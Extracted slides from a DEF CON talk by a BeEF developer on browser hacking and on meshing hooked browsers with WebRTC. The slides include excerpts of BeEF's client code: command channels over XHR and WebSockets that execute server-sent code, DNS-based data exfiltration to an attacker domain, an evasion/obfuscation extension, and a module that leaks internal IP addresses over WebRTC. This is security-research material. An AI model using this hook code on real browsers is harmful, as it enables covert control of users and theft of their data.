



DEFCON®

# Hooked Browser Meshed-Networks with WebRTC and BeEF

The sad tale of vegetarian browsers

Trigger warning: presentation includes JavaScript

# \$ whoami

- Christian Frichot
- @xntrik
- Co-Author of The Browser Hacker's Handbook
- @beefproject developer



```
$ ./display_overview.sh
```

# JS, client-side testing & BeEF

**Mooo**

# Problems with browser communication channels

# How WebRTC can help

**Plus: wth is WebRTC?**

# Integration WebRTC into BeEF

**Plus Demo!**



```
$ ./lets_go
```

**Unfortunately BeEF is written in Ruby and not #golang**

# Client-side security testing

# Browser's explosive growth

# Attack surface growth

# Demise of thick-ish based browser tech

\$ killall flash

**Who hasn't done this yet??**



**\$ brew install web2.0**

A meme featuring Woody and Buzz Lightyear from the movie Toy Story. Woody is on the left, looking slightly concerned. Buzz is on the right, wearing his green and purple space suit and holding a purple lollipop. The background is a simple room with a door and a window.

**JAVASCRIPT**

**EVERYWHERE**

makeameme.org





WTF is browser  
hacking?

```
$ ./initiate_pimp_mode.sh
```



**@antisnatchor  
(hates pants)  
@wadealcorn  
(likes pants)**



Initiating  
Control

# Retaining Control

Attacking  
Users

Bypassing  
SOP

Attacking  
Browsers

Attacking  
Extensions

Attacking  
Plugins

Attacking  
Users

Attacks

Attacking  
Networks





\$ ./beef

```
$ cat beef | grep 'comm'
```

- XMLHttpRequest
- WebSockets
- DNS

# \$ vim core/main/client/net.js

```
232
233     //build and execute the request
234     $j.ajax({type: method,
235             url: url,
236             data: data,
237             timeout: (timeout * 1000),
238
239             //This is needed, otherwise jQuery always add Content-type: applica
240             beforeSend: function (xhr) {
241                 if (method == "POST") {
242                     xhr.setRequestHeader("Content-type", "application/x-www-fo
243                 }
244             },
245             success: function (data, textStatus, xhr) {
246                 var end_time = new Date().getTime();
247                 response.status_code = xhr.status;
248                 response.status_text = textStatus;
249                 response.response_body = data;
250                 response.port_status = "open";
251                 response.was_timedout = false;
252                 response.duration = (end_time - start_time);
253             },
```

# \$ vim core/main/client/websocket.js

```
44
45  /**
46   * Send Hello message to the BeEF server and start async polling.
47   */
48  start:function () {
49      new beef.websocket.init();
50      this.socket.onopen = function () {
51          beef.websocket.send('{ "cookie": "' + beef.session.get_hook_session_id() + '" }');
52          beef.websocket.alive();
53      };
54
55      this.socket.onmessage = function (message) {
56          // Data coming from the WebSocket channel is either of String, Blob or ArrayBufferdata
57          // That's why it needs to be evaluated first. Using Function is a bit better than pure
58          // It's not a big deal anyway, because the eval'ed data comes from BeEF itself, so it i
59          new Function(message.data)();
60      };
61
62      this.socket.onclose = function () {
63          setTimeout(function(){beef.websocket.start()}, 5000);
64      };
65  },
66
67  /**
68   * Send data back to BeEF. This is basically the same as beef.net.send,
69   * but doesn't queue commands.
70   * Example usage:
```



# \$ vim core/main/client/net/dns.js

```
21  send: function(msgId, data, domain, callback) {
22
23      var encode_data = function(str) {
24          var result="";
25          for(i=0;i<str.length;++i) {
26              result+=str.charCodeAt(i).toString(16).toUpperCase();
27          }
28          return result;
29      };
30
31      var encodedData = encodeURIComponent(encode_data(data));
32
33  +-- 12 lines: limitations to DNS according to RFC 1035:-----
34
35      var reserved_seq_length = 3 + 3 + 3 + 3; // consider also 3 dots
36      var max_domain_length = 255 - reserved_seq_length; //leave some space for sequence numbers
37      var max_data_segment_length = 63; // by RFC
38
39      beef.debug("max_data_segment_length: " + max_data_segment_length);
40
41      var dom = document.createElement('b');
42
43      String.prototype.chunk = function(n) {
44          if (typeof n=='undefined') n=100;
45          return this.match(RegExp('.{1,'+n+'}', 'g'));
46      };
47
48      var sendQuery = function(query) {
49          var img = new Image;
```

```
if (typeof n == 'undefined') n=100;
return this.match(RegExp('.{1,'+n+'}', 'g'));
};

var sendQuery = function(query) {
    var img = new Image;
    //img.src = "http://" + query;
    img.src = beef.net.httpproto + "://" + query; // prevents issues with mixed co
    img.onload = function() { dom.removeChild(this); }
    img.onerror = function() { dom.removeChild(this); }
    dom.appendChild(img);
};
```

```
+-- 5 lines: var segments = encodedData.chunk(max_data_segment_length);-----
```

```
for (var seq=1; seq<=segments.length; seq++) {
    sendQuery(ident + msgId + "." + seq + "." + segments.length + "." + segments[s
}
}
```




\$ ./beef






```
$ cat solutions.txt
```











```
4 # See the file 'doc/COPYING' for copying permission
5 #
6 module BeEF
7 module Extension
8 module Evasion
9   extend BeEF::API::Extension
10
11   @short_name = 'evasion'
12   @full_name = 'Evasion'
13   @description = 'Contains Evasion and Obfuscation techniques to prevent the likelihood that BeEF will be detected'
14 end
15 end
16 end
17
18 require 'extensions/evasion/evasion'
19 require 'extensions/evasion/helper'
20 require 'extensions/evasion/obfuscation/scramble'
21 require 'extensions/evasion/obfuscation/minify'
22 require 'extensions/evasion/obfuscation/base_64'
23 require 'extensions/evasion/obfuscation/whitespace'
```

```
7     hook_root: false # inject BeEF hook in the server home page
8
9 # Experimental HTTPS support for the hook / admin / all other Thin managed web services
10 https:
11     enable: false
12     # In production environments, be sure to use a valid certificate signed for the value
13     # used in beef.http.dns_host (the domain name of the server where you run BeEF)
14     key: "beef_key.pem"
15     cert: "beef_cert.pem"
16
```

Or...



# U mad?



WebRTC is a free, open project that enables web browsers with Real-Time Communications (RTC) capabilities via simple JavaScript APIs.

```
$ wget http://www.webrtc.org/
```

```
$ wget http://io13webrtc.appspot.com/
```

```
$ ./webrtc_functions.sh
```

- MediaStream
- RTCPeerConnection
- RTCDataChannel

# \$ cat mediastream.js

```
1 var constraints = {video: true};
2
3 function successCallback(stream) {
4     var video = document.querySelector("video");
5     video.src = window.URL.createObjectURL(stream);
6 }
7
8 function errorCallback(error) {
9     console.log("navigator.getUserMedia error: ", error);
10 }
11
12 navigator.getUserMedia(constraints, successCallback, errorCallback);
13
```



# \$ cat rtcpeerconnection.js

```
1 pc = new RTCPeerConnection(null);
2 pc.onaddstream = gotRemoteStream;
3 pc.addStream(localStream);
4 pc.createOffer(gotOffer);
5
6 function gotOffer(desc) {
7     pc.setLocalDescription(desc);
8     sendOffer(desc);
9 }
10
11 function gotAnswer(desc) {
12     pc.setRemoteDescription(desc);
13 }
14
15 function gotRemoteStream(e) {
16     attachMediaStream(remoteVideo, e.stream);
17 }
18
```

# \$ cat rtcdatachannel.js

```
1 var pc = new webkitRTCPeerConnection(servers,  
2                                     {optional:[{RtpDataChannels: true}]});  
3  
4 pc.ondatachannel = function(event) {  
5     receiveChannel = event.channel;  
6     receiveChannel.onmessage = function(event){  
7         document.querySelector("div#receive").innerHTML = event.data;  
8     };  
9 };  
10  
11 sendChannel = pc.createDataChannel("sendDataChannel", {reliable: false});  
12  
13 document.querySelector("button#send").onclick = function () {  
14     var data = document.querySelector("textarea#send").value;  
15     sendChannel.send(data);  
16 };  
17
```



**\$ cat cat.gif**

v=0  
o=- 7614219274584779017 2 IN IP4 127.0.0.1  
s=-  
t=0 0  
a=group:BUNDLE audio video  
a=msid-semantic: WMS  
m=audio 1 RTP/SAVPF 111 103 104 0 8 107 106 105 13  
126  
c=IN IP4 0.0.0.0  
a=rtcp:1 IN IP4 0.0.0.0  
a=ice-frag:W2TGCZw2NZHuwlnf  
a=ice-pwd:xdQEccP40E+P0L5qTyzDgfmW  
a=extmap:1 urn:iETF:params:rtp-hdext:ssrc-audio-  
level  
a=mid:audio  
a=rtcp-mux  
a=crypto:1 AES\_CM\_128\_HMAC\_SHA1\_80 inline:  
9c1AHz27dZ9xPI91YNfS1I67/EMkjHHIHORiClQe  
a=rtpmap:111 opus/48000/2

```
$ cat modules/host/  
get_internal_ip_webrtc/  
command.js
```

```
11  if (RTCPeerConnection) (function () {
12
13      var addr = Object.create(null);
14      addr["0.0.0.0"] = false;
15
16      // Construct RTC peer connection
17      var servers = {iceServers:[]};
18      var rtc = new RTCPeerConnection(servers);
19      rtc.createDataChannel('', {reliable:false});
20
21      // Upon an ICE candidate being found
22      // Grep the SDP data for IP address data
23      rtc.onicecandidate = function (evt) {
24          if (evt.candidate){
25              beef.debug("a="+evt.candidate.candidate);
26              grepSDP("a="+evt.candidate.candidate);
27          }
28      };
29
30      // Create an SDP offer
31      rtc.createOffer(function (offerDesc) {
32          grepSDP(offerDesc.sdp);
33          rtc.setLocalDescription(offerDesc);
34      }, function (e) {
35          beef.debug("SDP Offer Failed");
36          beef.net.send('<%= @command_url %>', <%= @command_id %>, "SDP Offer F
37          });
38
39      // Return results
40      function processIPs(newAddr) {
```



